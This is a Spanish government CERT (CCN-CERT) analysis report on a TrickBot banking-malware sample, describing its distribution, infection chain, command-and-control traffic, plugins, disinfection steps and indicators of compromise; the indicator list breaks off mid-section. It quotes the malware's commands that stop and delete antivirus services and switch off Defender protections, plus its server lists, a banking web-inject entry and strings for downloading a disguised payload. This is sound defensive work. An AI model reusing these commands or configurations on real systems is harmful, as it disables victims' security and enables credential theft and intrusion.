Informe Código Dañino
CCN-CERT ID-24/19

TrickBot

Octubre 2019

Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Fecha de Edición: octubre de 2019

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

ÍNDICE

1. SOBRE CCN-CERT, CERT GUBERNAMENTAL NACIONAL

El CCN-CERT es la Capacidad de Respuesta a incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN, adscrito al Centro Nacional de Inteligencia, CNI. Este servicio se creó en el año 2006 como **CERT Gubernamental Nacional español** y sus funciones quedan recogidas en la Ley 11/2002 reguladora del CNI, el RD 421/2004 de regulación del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015 de 23 de octubre.

Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas, incluyendo la coordinación a nivel público estatal de las distintas Capacidades de Respuesta a Incidentes o Centros de Operaciones de Ciberseguridad existentes.

Todo ello, con el fin último de conseguir un ciberespacio más seguro y confiable, preservando la información clasificada (tal y como recoge el art. 4. F de la Ley 11/2002) y la información sensible, defendiendo el Patrimonio Tecnológico español, formando al personal experto, aplicando políticas y procedimientos de seguridad y empleando y desarrollando las tecnologías más adecuadas a este fin.

De acuerdo a esta normativa y la Ley 40/2015 de Régimen Jurídico del Sector Público es competencia del CCN-CERT la gestión de ciberincidentes que afecten a cualquier organismo o empresa pública. En el caso de operadores críticos del sector público la gestión de ciberincidentes se realizará por el CCN-CERT en coordinación con el CNPIC.

2. Resumen ejecutivo

El presente documento recoge el análisis de la muestra de código dañino identificada por la firma MD5 fd0e919939ab5f6293f7e276a1f2d087, perteneciente a la familia TrickBot, así como de los ficheros adicionales que tomarían parte en una infección originada por esta amenaza.

El objetivo del binario es recabar información de la máquina infectada, así como de su usuario, variando la actividad en la que mostrará interés el malware en función del perfil de este último. En caso de originarse la infección en un entorno corporativo, no sólo mostrará interés en monitorizar los accesos a la banca online para la obtención de credenciales que monetizar posteriormente, se tratará de replicar el código dañino por la red interna hasta que, tras concluir con las tareas de colección y exfiltración de información, se pueda plantear proceder al cifrado de los equipos a través del despliegue de *ransomware*.

Desde la aparición de TrickBot en la escena del malware bancario en el segundo semestre de 2016, la constante evolución que ha mantenido por parte de sus desarrolladores ha llevado a esta familia a presentar una amenaza no sólo en el sector financiero, sino para cualquier tipo de organización.

La extensión de la funcionalidad de TrickBot mediante módulos auxiliares ha hecho posible que la amenaza haya alcanzado el poder mediático que presenta tres años después de su despliegue. Dada la sofisticación del código, capaz de desactivar soluciones de seguridad y aprovechar *exploits* para moverse lateralmente por la red, identificar una infección en una fase temprana es clave para detener una amenaza a la continuidad de negocio de una empresa.


En los puntos posteriores se entra en detalles técnicos sobre las capacidades de la muestra y su impacto sobre los sistemas Windows para los que está diseñada. Además, se proporciona un listado de indicadores de compromiso con los que detectar si alguna máquina ha podido sufrir una infección por el binario objeto de análisis.

3. Detalles generales

El fichero analizado se corresponde con una muestra de TrickBot, protegida mediante un *packer* escrito en Visual Basic 5.0, tratando de ocultar a soluciones de seguridad el componente *loader* del malware bancario. Mencionado componente *loader* será el encargado de cargar en memoria el componente *bot*, distinguiendo si el sistema a infectar es de 32-bits o de 64-bits. El fichero facilitado para análisis, así como los extraídos de él, se identifican con las siguientes firmas MD5:

Componente	MD5
trickbot_packed.exe	fd0e919939ab5f6293f7e276a1f2d087
trickbot_loader.exe	633fd516b7da86fa7a4af642aa8a9443
trickbot_bot_x86.exe	a190b23f4334b0088fb5cd21c60010cb

Buscando referencias al hash del fichero inicial, se ha encontrado que la primera fecha de la que se tiene constancia de él en VirusTotal, es del 27 de septiembre de 2019, coincidiendo con la fecha de compilación observada en el propio *bot*.



La versión del binario es la **1070**, mientras que la versión de la configuración base se corresponde con la versión **1000474**. El identificador GTAG pertenece a la campaña **tot576**, artefacto que permitirá a los operadores del servidor de mando y control conocer de qué campaña proviene cada *bot*.

El diseño de TrickBot permite a sus desarrolladores extender la funcionalidad del código dañino mediante el uso de *plugins* adicionales. En los test realizados en máquinas de 32-bits se han reunido los módulos listados a continuación.

Módulo	MD5
importDll32.dll	88384ba81a89f8000a124189ed69af5c
injectDll32.dll	ca65f7c5fb71106b81eea7e2686bd2fa
mshareDll32.dll	dae5443b40b87f6e01c4c3a45449e262
mwormDll32.dll	b4ab4ff1afc53124e85163653241c862
networkDll32.dll	ffce6208db156debdadb2a52caf1fd04
psfin32.dll	4fce2da754c9a1ac06ad11a46d215d23
pwgrab32.dll	c5e73d734b5b6c77f1afd26ebdb9522e
systeminfo32.dll	1451f98aee7c17e0e12a95014cca1432
tabDll32.dll	4b63526870ee0767f36dd343c3282d2d

En cuanto a los test desarrollados en sistemas de 64-bits, los *plugins* recibidos se recogen en la siguiente tabla.

Módulo	MD5
injectDll64.dll	94cf72da8dc69ce79bf96c055cd2e455
networkDll64.dll	dfea960bc5c888fe39b7ff83008a1dde
psfin64.dll	b2b50fe0b5cfcf6ada8289c9317fa984
pwgrab64.dll	7faa8d17a9b7517e95725f8844c18292
systeminfo64.dll	7564798cea8eeaac51f500f316f212a4

Puesto que la decisión de qué módulos enviar a los *bots* que forman la *botnet* reside en el panel de control y el criterio es desconocido, equipos diferentes infectados por el mismo binario pueden recibir módulos diferentes. En puntos posteriores del informe se entrará en detalles sobre el proceso seguido hasta recibir mencionados *plugins* y el fin de cada uno.

4. Método de distribución

Son muy diversos los mecanismos que ha utilizado TrickBot a lo largo de los años para instalar binarios en las máquinas de los usuarios. Desde campañas de SPAM diarias instando a los usuarios a habilitar macros que concluirían con la descarga del código malicioso en el sistema, a la asociación con otros grupos criminales encargados en distribuir los binarios de TrickBot en máquinas ya infectadas por otras familias de malware.

Como distribuidores más recientes, se puede mencionar al grupo detrás de Emotet. A través de las campañas de SPAM que corren de forma constante, las diversas *botnets* que mantienen garantizan un porcentaje de éxito en la instalación de terceras muestras de malware que, TrickBot entre otros, utilizan para extender el número de usuarios infectados bajo su control. Antes del periodo de inactividad de Emotet en verano de 2019, las infecciones provenientes de esta familia encargada de distribución se identificaban por el GTAG delXX. A partir del parón de verano, el identificador asociado a Emotet es morXX, donde XX es un número creciente asociado a la campaña en que ha sido distribuido el binario.

Otra familia de malware distribuyendo TrickBot ha sido BokBot, a pesar de ser un proyecto también enfocado al sector financiero, su relación con TrickBot ha sido notoria desde las primeras fases de su desarrollo. Ambas familias han llegado a compartir un módulo que implementaba funcionalidad de proxy, sugiriendo la estrecha relación entre los desarrolladores de ambos códigos. Los identificadores de las muestras de TrickBot distribuidas por BokBot se agrupan en sinXX, tinXX y winXX.

La familia conocida bajo el nombre Ostap, también encargada de distribución y que tuvo su impacto en España en 2018 instalando muestras del malware bancario BackSwap, ha sido utilizada por el grupo detrás de TrickBot para instalar muestras a través de este *downloader* escrito en JavaScript. Los identificadores observados a través de esta cadena han sido satXX, trgX y summX.

El binario analizado muestra el identificador tot576, que junto con el identificador jimXXX y serXX, es uno de los más antiguos, remontándose su aparición a las primeras etapas del código dañino.

5. Proceso de infección

Las muestras de TrickBot generalmente hacen uso de *custom packers* para evadir soluciones de seguridad y dificultar la ingeniería inversa a los analistas. La muestra analizada protege el componente *loader* con un *custom packer* desarrollado en Visual Basic 5.0, que es necesario sobrepasar para iniciar el análisis.

El flujo de ejecución de TrickBot sigue las siguientes fases.

1. El *custom packer* descifra y/o descomprime el componente *loader* de TrickBot.
2. El componente *loader*, según la arquitectura del sistema a infectar, carga en memoria el componente *bot* destinado a esa arquitectura.

Tanto el componente *loader* como el *bot* presentan la misma técnica de base64 *encoding* para ocultar las cadenas de texto a un análisis estático básico, usando un alfabeto no estándar. En el anexo del reporte se adjuntan las plantillas tanto del *loader* como del *bot*, una vez ejecutado el proceso de *decoding*.

Además de cargar el *bot* en memoria, el componente *loader* se encarga de las acciones que se listan a continuación.

- Parar y eliminar el antivirus **WindowsDefender**.

```
/c sc stop WinDefend
/c sc delete WinDefend
```

- Parar y eliminar el antivirus **Sophos**.

```
/c net stop SAVService
/c net stop SAVAdminService
/c net stop Sophos AutoUpdate Service
/c net stop SophosDataRecorderService
/c net stop Sophos MCS Agent
/c net stop Sophos MCS Client
/c net stop sophossps
/c net stop Sntp Service
/c net stop Sophos Web Control Service
/c net stop swi_service
/c net stop swi_update_64
/c sc stop SAVService
/c sc delete SAVService
```

- Disminuir la seguridad del sistema operativo a través de la ejecución de los siguientes comandos de PowerShell.

```
/c powershell Set-MpPreference -DisableRealtimeMonitoring $true
/c powershell Set-MpPreference -DisableBehaviorMonitoring $true
/c powershell Set-MpPreference -DisableBlockAtFirstSeen $true
/c powershell Set-MpPreference -DisableIOAVProtection $true
/c powershell Set-MpPreference -DisablePrivacyMode $true
/c powershell Set-MpPreference -DisableIntrusionPreventionSystem $true
/c powershell Set-MpPreference -SevereThreatDefaultAction 6
/c powershell Set-MpPreference -LowThreatDefaultAction 6
/c powershell Set-MpPreference -ModerateThreatDefaultAction 6
/c powershell Set-MpPreference -DisableScriptScanning $true
```

Asegurar que los programas listados a continuación, relacionados con productos de seguridad, no puedan arrancar a través de establecer el valor "dukhulufkool" en la clave de registro **Debugger** de la ruta **SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**.

- MBAMService
- SAVService
- SavService.exe
- ALMon.exe
- SophosFS.exe
- ALsvc.exe
- Clean.exe
- SAVAdminService.exe
- SavService.exe
- ALMon.exe


Además de tratar de garantizar que el código dañino no sea detectado por soluciones de seguridad, el componente *loader* crea el directorio de instalación en **%Appdata%** bajo el nombre **CloudApp** para esta versión.

```
C:\Users\[USER]\AppData\Roaming\CloudApp
```


El ejecutable de TrickBot será copiado a esta nueva ruta renombrando el fichero y volverá a ser lanzado desde el nuevo directorio, cargando esta vez el componente *bot* en memoria.

El componente *bot* se encargará en primera instancia de asegurar la persistencia del código dañino en el equipo, creando una tarea programada para tal efecto. El

nombre de la tarea programada para esta versión es **Ms Cloud Network** y no sólo garantizará que TrickBot se ejecute **siempre que se inicie el sistema y que se vuelva a ejecutar cada once minutos desde ese momento**, como muestra la captura a continuación.




Además, **tratará de elevar los permisos de ejecución a SYSTEM**, la máxima autoridad en sistemas Windows.



Tras asegurar la persistencia, el *bot* creará dentro del directorio de instalación la carpeta **data**, donde más tarde escribirá los módulos y ficheros de configuración que descargará de los servidores de mando y control. Además, escribirá el fichero **settings.ini**, que usará más tarde para derivar una clave, única para el usuario


infectado, con la que cifrará los módulos y ficheros de configuración antes de volcarlos a disco.



6. Comunicación

Una vez asegurada la persistencia, creado el directorio de instalación y corriendo la instancia de TrickBot desde este mismo directorio, se procede a contactar con el servidor de mando y control.

Las primeras versiones del código dañino incluían la configuración base en los recursos del binario, protegida por una capa de cifrado bajo el algoritmo Advanced Encryption Standard (AES) con una clave de 256 bits. Las versiones más recientes incluyen esta configuración en la sección .text y además de la capa de cifrado de AES, presentan una capa inicial de eXclusive OR (XOR) *encoding*, con una clave que variará en longitud y contenido para cada muestra.



La estructura de la configuración base (mcconf) para la muestra analizada se muestra a continuación.

```
<mcconf>
<ver>1000474</ver>
<gtag>tot576</gtag>
<servs>
<srv>51.68.247.62:443</srv>
<srv>37.228.117.146:443</srv>
...
<srv>181.129.49.98:449</srv>
<srv>181.115.168.69:449</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="pwgrab"/>
</autorun>
</mcconf>
```

Se podrá encontrar el listado completo de servidores en la sección de indicadores de compromiso.

Las comunicaciones entre *bot* y servidores se realizan bajo el protocolo Hypertext Transfer Protocol Secure (HTTPS) y, cabe destacar, que TrickBot utiliza una

serie de nodos intermedios que actúan como proxy entre los diferentes niveles de la infraestructura, protegiendo de esta manera el servidor de mando y control final desde donde se gestionan las *botnets*.

Tras encontrar un servidor de los listados en el fichero mcconf que responda a las peticiones del *bot*, se consultará la IP externa del cliente infectado a través de los servicios listados a continuación.

- checkip.amazonaws.com
- ipecho.net
- ipinfo.io
- api.ipify.org
- icanhazip.com
- myexternalip.com
- wtfismyip.com
- ip.anysrc.net
- api.ipify.org
- api.ip.sb
- ident.me
- www.myexternalip.com

La IP externa del *bot* será enviada al panel de control en el momento del registro y, además, se comprobará la reputación de la IP a través de la consulta a los siguientes servicios online.

- zen.spamhaus.org
- cbl.abuseat.org
- b.barracudacentral.org
- dnsbl-1.uceprotect.net
- spam.dnsbl.sorbs.net

Si la IP se encuentra listada, el *bot* se lo hará saber al servidor de mando y control.

Para orquestar el comportamiento de los *bots*, estos implementan una serie de comandos con los que solicitar ficheros adicionales o con los que enviar el resultado de las acciones llevadas a cabo. Los comandos implementados por la versión de TrickBot analizada se recogen la siguiente tabla.

Comando	Acción
0	Registrar nuevo *bot* en el panel de control
1	Solicitar comando para ejecutar
5	Solicitar módulo o fichero de configuración adicional
10	Informar al panel de control de la recepción de un módulo
14	Enviar al panel de control información del *bot*
23	Solicitar actualización de la configuración mcconf
25	Solicitar versión actualizada de TrickBot
63	Informar al panel de control del inicio de la ejecución de un módulo
64	Reportar al panel información recabada por los módulos

Los servidores indicados en el fichero mcconf no son los únicos que recibirán tráfico, pues tras registrar el *bot* con éxito en el panel de control, se recibirá un fichero de configuración identificado por la etiqueta servconf.

```
<servconf>
<expir>1577739600</expir>
<plugins>
<psrv>46igeuohbyzeokpe.onion:448</psrv>
<psrv>145.239.188.95:447</psrv>
...
<psrv>195.123.239.16:447</psrv>
<psrv>209.141.58.175:447</psrv>
</plugins>
</servconf>
```

Se podrá encontrar el listado completo de servidores en la sección de indicadores de compromiso.

Los servidores incluidos en el fichero servconf se utilizarán para solicitar los *plugins* que extenderán la funcionalidad de TrickBot y que se describirán en el siguiente punto del informe.

Antes de concluir con la sección de comunicaciones cabe destacar un último fichero de configuración, identificado por la etiqueta dpost, que contendrá un listado

de servidores que serán los encargados de recibir la información recabada por los módulos que se solicitarán a través del comando 5.

```
<dpost>
<handler>http://170.238.117.187:8082</handler>
<handler>http://186.10.243.70:8082</handler>
...
<handler>http://66.55.71.11:443</handler>
<handler>http://184.164.146.123:443</handler>
</dpost>
```

Se podrá encontrar el listado completo de servidores en la sección de indicadores de compromiso.

7. Módulos

Como se adelantaba a lo largo del informe, la naturaleza modular de TrickBot permite que su funcionalidad sea extendida mediante el uso de *plugins*. El fichero mcconf que se introducía en el apartado de comunicaciones, además de los servidores con los que se contactará en primer lugar, también incluye un listado de módulos que solicitar al panel de control en primera instancia.

```
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="pwgrab"/>
</autorun>
</mcconf>
```

Si bien estos módulos serán solicitados a los servidores que alojan los *plugins* tras establecer comunicación con los servidores del fichero mcconf, el resto de módulos que se emplearán en la infección se solicitarán individualmente bajo disponibilidad de los mismos.

Dado que se envía cierta información del usuario al panel de control, el criterio que se pueda seguir para habilitar la descarga de ciertos *plugins* para el *bot* registrado es desconocido.

En los test realizados se han recibido los *plugins* que se listan a continuación.

Módulo	Descripción
importDll32.dll	Extracción de información sensible de navegadores
injectDll32.dll	Inyección en navegadores y robo de datos bancarios
mshareDll32.dll	Movimiento lateral de TrickBot vía SMB
mwormDll32.dll	Movimiento lateral de TrickBot vía SMB
networkDll32.dll	Recolección de información relativa a la red y sistema
psfin32.dll	Búsqueda de software relacionado con terminales de punto de venta
pwgrab32.dll	Extracción de credenciales de diversos programas
systeminfo32.dll	Recolección de información del sistema
tabDll32.dll	Movimiento lateral de TrickBot vía EternalRomance

El módulo injectDll es el que hace posible que TrickBot afecte de forma directa a los servicios de banca online, inyectando código adicional en el sitio web de la entidad objetivo. Debido al tamaño que presenta el fichero de configuración bancaria, incluyendo 514 direcciones URL a monitorizar, resulta más manejable adjuntarlo en un fichero adicional que incluirlo en un anexo en el propio informe. Los servicios online afectados pertenecen a las siguientes regiones y categorías.

- Estados Unidos
- Alemania
- Austria
- Polonia
- Canadá
- Australia
- Crypto exchanges
- Retail

Un ejemplo de objetivo a monitorizar se muestra a continuación.

```
<dinj>
<lm>*securebank.bank*.de/EBANDE*/BtoChannelDriver*</lm>
<hl>https://209.141.54.112:446/response.php?s=1543519607339755&id=3NgENrPW3cELNylAP5sR</hl>
<pri>100</pri>
<sq>2</sq>
<require_header>*text/html*</require_header>
</dinj>
```

Si un usuario infectado navega a una dirección que coincida con el patrón especificado en la etiqueta **<lm>**, TrickBot utilizará la URL definida en **<hl>** para inyectar código adicional en la web del servicio online accedido por el cliente.

Se podrá encontrar el listado completo de servidores que alojan las inyecciones para los servicios online en la sección de indicadores de compromiso.

De cara a detectar un posible movimiento lateral del código dañino por la red interna, los módulos encargados con tal propósito pueden revelar factores claves para una temprana detección.

A través del *decoding* de las cadenas de texto que siguen el mismo esquema que los componentes *loader* y *bot*, se puede obtener la información que se muestran a continuación.

Del *plugin* mworm se confirma la intención de realizar el movimiento lateral abusando del protocolo Server Message Block (SMB) y el objetivo de copiar los ficheros en la carpeta **system32** de los equipos afectados.

```
Windows 7
2008
Vista
Windows 5
2003
\\%s\IPC$
{001677D0-FD16-11CE-ABC4-02608C9E7553}
{00020404-0000-0000-C000-000000000046}
{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}
(objectCategory=computer)
name
{001677D0-FD16-11CE-ABC4-02608C9E7553}
GC:
{00020404-0000-0000-C000-000000000046}
{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}
(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))
dNSHostName
SystemRoot
%s\system32
```

```
ole32.dll
USER32.dll
OLEAUT32.dll
WS2_32.dll
ACTIVEDS.dll
KERNEL32.dll
NETAPI32.dll
SHLWAPI.dll
```

En cuanto al *plugin* mshare, además de mostrar los mismos indicios de abusar de SMB que mworm, muestra indicadores adicionales como el nombre con el que pretende copiar el ejecutable en los sistemas afectados, **vupmeet.exe**, dentro de los directorios **%SystemDrive%** y **system32**. Además, se incluye una localización desde la que tratará de descargar un binario adicional de TrickBot y el nombre del recurso a solicitar, con extensión PNG, pero que realmente es un fichero PE.

```
dfghjklzxcvbnmqwertyuiopas
%s\C$\vupmeet.exe
%s\ADMIN$\vupmeet.exe
1
1
%SystemDrive%\vupmeet.exe
%SystemRoot%\system32\vupmeet.exe
%s\IPC$
GET
185.98.87.185
/scrimet.png
readme.txt
UnSystemService
TopUnSystemService
TechniceUnService
SystemTechUnService
AdvancedUnTechnic
ServiceUnTechnoSys
```

ServiceUnSystem
TechUnSystem
ADVAPI32.dll
USER32.dll
MPR.dll
ntdll.dll
KERNEL32.dll
WINHTTP.dll

Por su parte, tabDll tratará de explotar mediante **EternalRomance** la vulnerabilidad corregida por la actualización de seguridad **MS17-010**, instalando el código dañino en las siguientes rutas bajo el nombre **stsvc.exe** en caso de éxito.

%SystemDrive%\stsvc.exe
%SystemRoot%\system32\stsvc.exe

8. Desinfección

Como se indicaba en el proceso de infección, para asegurar la persistencia en el equipo, TrickBot crea una tarea programada que garantizará la ejecución del binario, lanzándolo desde el directorio de instalación. Para la desinfección del equipo se puede tomar ventaja de esta tarea siguiendo los pasos descritos a continuación.

1. Eliminar la tarea programada **Ms Cloud Network**
2. Reiniciar el equipo
3. Eliminar el directorio C:\Users\[USER]\AppData\Roaming\CloudApp

Dada la naturaleza de la muestra analizada y debido a su capacidad de recibir actualizaciones y descargar ficheros adicionales, no se puede garantizar una limpieza completa del equipo tras desinstalar el binario objeto de análisis.

Además, debido a la capacidad de replicarse por la red que presenta el código dañino, también sería necesario localizar, a través de los indicadores facilitados, si el movimiento lateral ha sido exitoso. En tal caso, habría que eliminar los binarios de las rutas que se han indicado para cada tipo de explotación, con sus correspondientes tareas programadas asegurando la persistencia en el equipo vulnerado.

9. Indicadores de compromiso

- Tarea programada

```
Ms Cloud Network
```

- Directorio de instalación

```
C:\Users\[USER]\AppData\Roaming\CloudApp
```

- Directorio de configuraciones y módulos

```
C:\Users\[USER]\AppData\Roaming\CloudApp\data
```

- Fichero de configuración para descifrado de módulos y ficheros adicionales

```
C:\Users\[USER]\AppData\Roaming\CloudApp\settings.ini
```

- *Plugins* en sistemas de 32-bit

```
C:\Users\[USER]\AppData\Roaming\CloudApp\data\importDll32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\injectDll32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\mshareDll32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\mwormDll32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\networkDll32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\psfin32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\pwgrab32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\systeminfo32
C:\Users\[USER]\AppData\Roaming\CloudApp\data\tabDll32
```

- Directorios con configuraciones para *plugins* en sistemas de 32-bit

```
